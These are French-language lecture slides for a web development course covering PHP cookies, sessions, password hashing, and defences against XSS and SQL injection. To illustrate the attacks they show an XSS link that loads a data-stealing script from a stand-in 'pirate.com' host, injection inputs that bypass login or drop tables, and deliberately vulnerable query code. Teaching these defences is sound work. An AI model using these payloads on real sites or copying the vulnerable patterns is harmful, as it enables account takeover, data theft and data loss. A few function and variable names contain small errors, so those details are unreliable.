Développement WEB semaine 3

Cookies-Session et Sécurité

Luc Dartois

luc.dartois@u-pec.fr

Objectifs

Cookies et Sessions

- Savoir maintenir un lien et des données entre le serveur et un client
- Permanence d'informations à travers toute la navigation sur un site.

Sécurité

- Comprendre les risques d'un site web
- Développer les bons réflexes de sécurité
- Connaître et Savoir éviter les écueils classiques

Problématique

- On a vu qu'un formulaire permet l'inscription, la connexion, ...
- La page de traitement de formulaire devient personnalisée pour le client
- Les variables étant perdues à la fin de l'exécution du script PHP, cette personnalisation n'est que ponctuelle.
- Les Cookies et les Sessions vont permettre de maintenir ce lien serveur-client (exemple : lien client-user de la BD).

Qu'est-ce qu'un cookie ?

Cookie

Un cookie est un petit fichier stocké *côté client* contenant des informations du site relatives à ce client.

Qu'est-ce qu'un cookie ?

Cookie

Un cookie est un petit fichier stocké *côté client* contenant des informations du site relatives à ce client.

On va ainsi pouvoir stocker :

- Un identifiant unique associé au visiteur,
- Un historique d'utilisation,
- Des préférences d'affichages, ...

Qu'est-ce qu'un cookie ?

Cookie

Un cookie est un petit fichier stocké *côté client* contenant des informations du site relatives à ce client.

On va ainsi pouvoir stocker :

- Un identifiant unique associé au visiteur,
- Un historique d'utilisation,
- Des préférences d'affichages, ...

Il est intégré au protocole `http` (donc pas de technologie supplémentaire).
Il est stocké côté client, et ne va donc pas surcharger le serveur s'il y a beaucoup de visiteurs uniques.
PHP sait lire et (demander d')écrire des cookies. les informations stockées seront donc accessibles dans nos scripts.

Cookies : fonctionnement


- Le cookie est donc un petit fichier (max 4ko) stocké par le client à la demande du serveur.
- Il est alors envoyé par le client à chaque requête, le serveur a donc accès à l'information du cookie.
- Le navigateur peut refuser un cookie.
- Il est demandé et envoyé dans l'en-tête du protocole http, sous la forme :

```
Demande de création par le serveur :
Set-Cookie: NOM=valeur; domain=nom du domaine;
                                        expires= DATE,...

Envoi par le client :
Cookie: NOM1=Val1; NOM2=Val2,...
```

Cookies: Protocole

- Le client effectue sa première requête,
- Le serveur envoie la réponse, ainsi que la demande de cookie (Set-Cookie),
- À chaque nouvelle requête du client, il inclut le cookie. demandé (s'il a accepté).



Créer un cookie en PHP

Un cookie est créé avec la fonction :

```
setcookie(
    string $name,
    string $value = "",
    int $expires_or_options = 0,
    string $path = "",
    string $domain = "",
    bool $secure = false,
    bool $httponly = false
        ): bool
```

- Important : Cette fonction est liée à l'en-tête http. Elle doit être appelée en début de script, avant tout code `html` !

Créer un cookie en PHP

Un cookie est créé avec la fonction :

```
setcookie(
    string $name,
    string $value = "",
    int $expires_or_options = 0,
    string $path = "",
    string $domain = "",
    bool $secure = false,
    bool $httponly = false
          ): bool
```

- *name* est le nom. Il servira de clé pour récupérer la valeur.
- *value* est la valeur à stocker.

Créer un cookie en PHP

Un cookie est créé avec la fonction :

```
setcookie(
    string $name,
    string $value = "",
    int $expires_or_options = 0,
    string $path = "",
    string $domain = "",
    bool $secure = false,
    bool $httponly = false
          ): bool
```

- *expires_or_options* désigne quand le cookie meurt. Il s'agit du nombre de secondes depuis le temps Unix, i.e. 1er Janvier 1970. Pour avoir un temps de vie de 1 journée, il faut alors mettre la valeur `time()+60*60*24`.

Créer un cookie en PHP

Un cookie est créé avec la fonction :

```
setcookie(
    string $name,
    string $value = "",
    int $expires_or_options = 0,
    string $path = "",
    string $domain = "",
    bool $secure = false,
    bool $httponly = false
          ): bool
```

- *path* désigne le chemin où le cookie est actif. Par défaut il s'agit du dossier courant.
- *domain* désigne le domaine où le cookie est actif. Il faut mettre `.mondom.fr` pour désigner tous les sous-domaines.

Créer un cookie en PHP

Un cookie est créé avec la fonction :

```
setcookie(
    string $name,
    string $value = "",
    int $expires_or_options = 0,
    string $path = "",
    string $domain = "",
    bool $secure = false,
    bool $httponly = false
          ): bool
```

- *secure*, quand mis à true, limite le cookie au protocole `https`
- *httponly*, quand mis à true, empêche les langages comme JavaScript d'accéder au cookie.

Créer un cookie en PHP

Un cookie est créé avec la fonction :

```
setcookie(
    string $name,
    string $value = "",
    int $expires_or_options = 0,
    string $path = "",
    string $domain = "",
    bool $secure = false,
    bool $httponly = false
          ): bool
```

- Si la fonction réussi, elle renvoie vrai, et faux sinon. Cela n'indique pas que le cookie a été accepté.
- Tous les paramètres sauf *name* sont optionnels.

Créer un cookie en PHP

Un cookie est créé avec la fonction :

```
setcookie(
    string $name,
    string $value = "",
    int $expires_or_options = 0,
    string $path = "",
    string $domain = "",
    bool $secure = false,
    bool $httponly = false
          ): bool
```

- Exemple :
  `b=setcookie('visite',1,time()+60*60*24);`

Utilisation d'un cookie

Les cookies sont stockés dans un tableau $_COOKIE contenant l'ensemble des paires (name,value) comme clés et valeurs. Exemple :

```
<?php
if(isset($_COOKIE['visite'])){
$visite = $_COOKIE['visite'];}
else{
$visite= 0;}
$visite++;
setcookie('visite',$visite,time()+10);
$message="nombre de visites sur le site => $visite";
?>
<html>
<body>
<?php echo $message;?>
</body>
</html>
```

Stocker un tableau dans un cookie

Un cookie ne stocke donc qu'une valeur.
Si l'on souhaite stocker un tableau, on transforme le tableau en chaîne de caractères avec la fonction `serialize` qui prend un tableau et renvoie une chaîne.

```
$tab=array("vis"=>3,
"log" => "toto");
echo serialize($tab);
```

affiche :

$$a:2:\{s:3:"vis";i:3;s:3:"log";s:4:"toto";\}$$

On récupère un tableau à partir de cette chaîne avec la fonction *unserialize*.
Attention à la taille limite de 4ko des cookies.

Inconvénients des cookies

Les cookies sont de l'information stockée client. Ils présentent des avantages, mais aussi des limites :

- Taille limitée de 4ko.
- Le client y a accès et peut les modifier.

Par sécurité, il n'est donc pas envisageable de stocker des données sensibles dans un cookie.
→ Pour cela, nous utiliserons les *Sessions.*

Principe des sessions


Définition

Une session est un bloc d'information situé *sur le serveur*, mais réservé à un utilisateur précis, grâce à un identifiant.

- Il peut donc y avoir une session par client connecté.
- Le client est identifié grâce à un numéro unique stocké dans un cookie.
- À chaque requête, il donne son identifiant au serveur qui sort les données de la session correspondante.
- Les sessions sont la plupart du temps détruites à la fermeture du navigateur (côté client), là où des cookies peuvent vivre bien plus longtemps.

Session : protocole

Le client n'a jamais accès directement aux données de Session. Elles sont sécurisées.
Attention cependant car l'ID de la session est stockée dans un cookie, donc soumis aux mêmes faiblesses de sécurité.



Créer une Session

session_start()

- Cette fonction crée une session avec l'utilisateur :
  - S'il n'y a pas d'identifiant donnée, elle en crée un et le stock dans un cookie
  - S'il y en a un, charge les données correspondant à la Session identifiée.
  - Le cookie crée a par défaut le nom `PHPSESSID`. Il est définit dans le fichier `php.ini` de votre serveur.

Créer une Session

session_start()

- Cette fonction crée une session avec l'utilisateur :
  - S'il n'y a pas d'identifiant donnée, elle en crée un et le stock dans un cookie
  - S'il y en a un, charge les données correspondant à la Session identifiée.
  - Le cookie crée a par défaut le nom `PHPSESSID`. Il est définit dans le fichier `php.ini` de votre serveur.
- Comme elle crée ou lit un cookie (de l'en-tête HTTP), elle doit être placée avant tout code html (comme `setcookie`).

Créer une Session

session_start()

- Cette fonction crée une session avec l'utilisateur :
  - S'il n'y a pas d'identifiant donnée, elle en crée un et le stock dans un cookie
  - S'il y en a un, charge les données correspondant à la Session identifiée.
  - Le cookie crée a par défaut le nom `PHPSESSID`. Il est définit dans le fichier `php.ini` de votre serveur.
- Comme elle crée ou lit un cookie (de l'en-tête HTTP), elle doit être placée avant tout code html (comme `setcookie`).

session_destroy()

Permet de détruire les données associées à la Session identifiée.

Utiliser les données d'une Session

Si une session est ouverte, le fichier de données est accessible via le tableau $_SESSION.

- En écriture : $_SESSION['login']="toto";
- En lecture : $id=$_SESSION['id'];

Session : Exemple

Dans mon formulaire, je stocke les nom et prénom dans $_SESSION :

```
<?php session_start() ?>
<html><body>
<?php
$_SESSION['nom']=$_POST['nom'];
$_SESSION['prenom']=$_POST['prenom'];
?>
</body></html>
```

Et je les retrouve dans une autre page :

```
<?php session_start() ?>
<html><body>
<?php
$prenom=$_SESSION['prenom'];
$nom=$_SESSION['nom'];
echo "Je m'en souviens ! Vous vous appelez $prenom $nom";
?>
</body></html>
```

Session : utilisation pratique

Si on veut restreindre l'accès de certaines pages d'un site aux utilisateurs authentifiés :

- Un formulaire HTML demande les noms et mot de passe.
- Un script traite ces informations et vérifie la validité du login (en comparant les valeurs à celles de la BD).
  - Si cela fonctionne, on créé une variable de session :

    ```
    $_SESSION['usr_auth']=true;
    ```
  - Si cela échoue, on le redirige vers le formulaire.

Session : utilisation pratique (2)

Les pages protégées devront alors toutes vérifier que l'utilisateur est authentifié, sous peine de rediriger vers le formulaire :

```
if(!$_SESSION['usr_ath'])
 {
header('Location:formulaire.html');
exit;
 }
```

Comme toutes les pages incluent le même code, il sera dans un fichier dédié `verif.php` qu'elles incluent toutes.
Le site doit prévoir la possibilité de déconnexion, qui appellera la fonction `session_destroy()`.

Session et sécurité : mot de passe

Si l'on est amené à gérer des authentifications, alors on doit stocker des login et mot de passe dans la base de données.

Règle d'or

On ne stocke *jamais* les mot de passe directement. Le propriétaire d'un site ne doit pas pouvoir lire les mot de passe de ses utilisateurs !

Session et sécurité : mot de passe

Si l'on est amené à gérer des authentifications, alors on doit stocker des login et mot de passe dans la base de données.

Règle d'or

On ne stocke *jamais* les mot de passe directement. Le propriétaire d'un site ne doit pas pouvoir lire les mot de passe de ses utilisateurs !

Ce qui est stocké est une *empreinte* du mot de passe, c'est-à-dire un encodage. On utilisera la fonction `password_hash(String s,PASSWORD_DEFAULT)` qui *brouille* le mot de passe.

```
password_hash("test",PASSWORD_DEFAULT)
renvoie
$2y$10$jVsumTeOpW8M/8QB.Ymi9.ffPovcwLS3bIvwuGpFxQpwzvLxTdqUe
```

Session et sécurité 2

Pour comparer le mot de passe donné avec l'empreinte, on récupère la valeur stockée dans la BD :

```
$empr=$requete['mdp'];
```

Et on vérifie si un mot de passe donné correspond à l'empreinte stockée avec

```
password_verify("test",$empr)
```

Qui renvoie un booléen vrai si l'empreinte correspond.

Pourquoi sécuriser ?

Se préparer au pire

Un site web évolue dans un milieu non contrôlé.
Il faut partir du principe qu'il y a des acteurs hostiles. On ne peut présumer de la bonne foi des interlocuteurs.

En particulier, il faut se poser les questions suivantes :

- Les données que je manipule sont-elles fiables ?
- Le site parle-t-il avec le bon interlocuteur ?
- Mes données sont-elles sécurisées ?

Il n'est évidement pas possible de se prémunir de tout, mais le but ici est de savoir éviter les pièges classiques.

Règles générales

Données externes

Ne pas faire confiance aux données qui ne proviennent pas de votre code ! Cela concerne :

- Les données utilisateurs : l'URL, les formulaires, les cookies, ...
- Les données d'autres services : API, fichiers importés, copier-coller, etc...
- Les variables non maîtrisées (celles de l'environnement)


Bon réflexe

Filtrer les données arrivant pour éviter l'injection de code malicieux. En particulier :

- Empêcher la saisie de balises HTML.
- Échapper les données arrivant.

XSS

Le Cross-Site Scripting (XSS) permet à un utilisateur malveillant d'injecter son propre code sur votre site.
Les visiteurs qui viennent voir votre page subissent alors le code injecté. Ce n'est alors pas le site la victime, mais les clients du site.



XSS

Le Cross-Site Scripting (XSS) permet à un utilisateur malveillant d'injecter son propre code sur votre site.
Les visiteurs qui viennent voir votre page subissent alors le code injecté. Ce n'est alors pas le site la victime, mais les clients du site.
Les conséquences peuvent être :

- Récupération des données de formulaire entrées par le visiteur
- Redirection vers un site malicieux
- Vol de Cookie/Session
- Défacement du site.

XSS non permanent

Votre site affiche le résultat une donnée du tableau $_GET sans précaution (typiquement une recherche).
Exemple :

```
http://chezmoi.fr?recherche=<script%20src=
        "pirate.com/voldedonnees.php"></script>
```

Quelqu'un cliquant sur ce lien dirigeant vers votre site se retrouve chez le pirate !

Se protéger de XSS

Données entrantes

Filtrer les données problématiques :

- Vérifier le type des données entrées ainsi que leur longeur, valeur, etc..(filter_var ou filter_input peuvent aider).
- `strip_tags` permet de retirer les balises HTML et PHP.


Données que l'on affiche

Ne pas afficher directement les données reçues. On les nettoies d'abord :


→ `html_entities` convertit des balises en code caractères, évitant l'injonction de balises non voulues.

Injection SQL

Le but d'une injection SQL est d'insérer une requête vers la base de données à l'insu de l'administrateur du site. On peut ainsi récupérer les données d'un site, et/ou les effacer.
Comme dans le cas de XSS, il s'agit de fournir des données faussées afin de modifier les requêtes pour récupérer des données de la base, ou fausser la réponse à une requête :



Injection SQL : ce qu'il se passe



À quoi ressemble le code PHP :

```
$res=mysqli_query ($db,"SELECT nom,prenom FROM user WHERE
nom = '{$_POST['nom']}' AND
mdp= '{$_POST['mdp']}'"
);
```

→ Mettre admin´ # permet de fermer le champ *nom* et de mettre le reste de la requête en commentaire ! Elle est alors toujours valide :

```
$res=mysqli_query ($db,"SELECT nom,prenom FROM user WHERE
nom = 'admin'# AND mdp= ''"
);
```

Injection SQL : risques

Il est possible d'injecter des requêtes entières :

```
$reqSQL =
      "SELECT * FROM user WHERE nom= ".$_POST['nom'];
```

Si on entre le nom :

```
'; DROP TABLES *;
```

Injection SQL : risques

Il est possible d'injecter des requêtes entières :

```
$reqSQL =
      "SELECT * FROM user WHERE nom= ".$_POST['nom'];
```

Si on entre le nom :

```
'; DROP TABLES *;
```

Risques possibles

- Usurpation d'idendité,
- Vol de données,
- Pertes de données.

Injection SQL : Remède

Éviter les injections

- Vérifier le type des données (entiers, booléens, etc..)
- `mysqli_real_escape_string` permet de nettoyer les chaînes de caractères.
- Utiliser les requêtes préparées (voir cours précédent).
  → Le binding des paramètres protège les données entrées.

Injection SQL : Remède

Éviter les injections

- Vérifier le type des données (entiers, booléens, etc..)
- `mysqli_real_escape_string` permet de nettoyer les chaînes de caractères.
- Utiliser les requêtes préparées (voir cours précédent).
  → Le binding des paramètres protège les données entrées.

De façon plus générale

- Ne pas montrer les erreurs de la BD/PHP (gestion des exceptions)
- Limiter les droits de connexion au nécessaire (limiter les fuites éventuelles)

De façon générale

Autres attaques

- Exécution de code externe via commande shell (exemple envoi de mail)
- Chargement de page externe (choix d'une page dans un formulaire)
- Une source infinie d'autres (https://en.wikipedia.org/wiki/Category:Web_security_exploits)

De façon générale

Autres attaques

- Exécution de code externe via commande shell (exemple envoi de mail)
- Chargement de page externe (choix d'une page dans un formulaire)
- Une source infinie d'autres (https://en.wikipedia.org/wiki/Category:Web_security_exploits)

Rappel : Règle d'or

On ne fait aucune confiance à une donnée provenant d'un client (même si c'est un choix parmi "nos" propositions) :
On échappe donc ces données avec les méthodes appropriées.
On vérifie leur type et/ou leur contenu tant qu'on peut.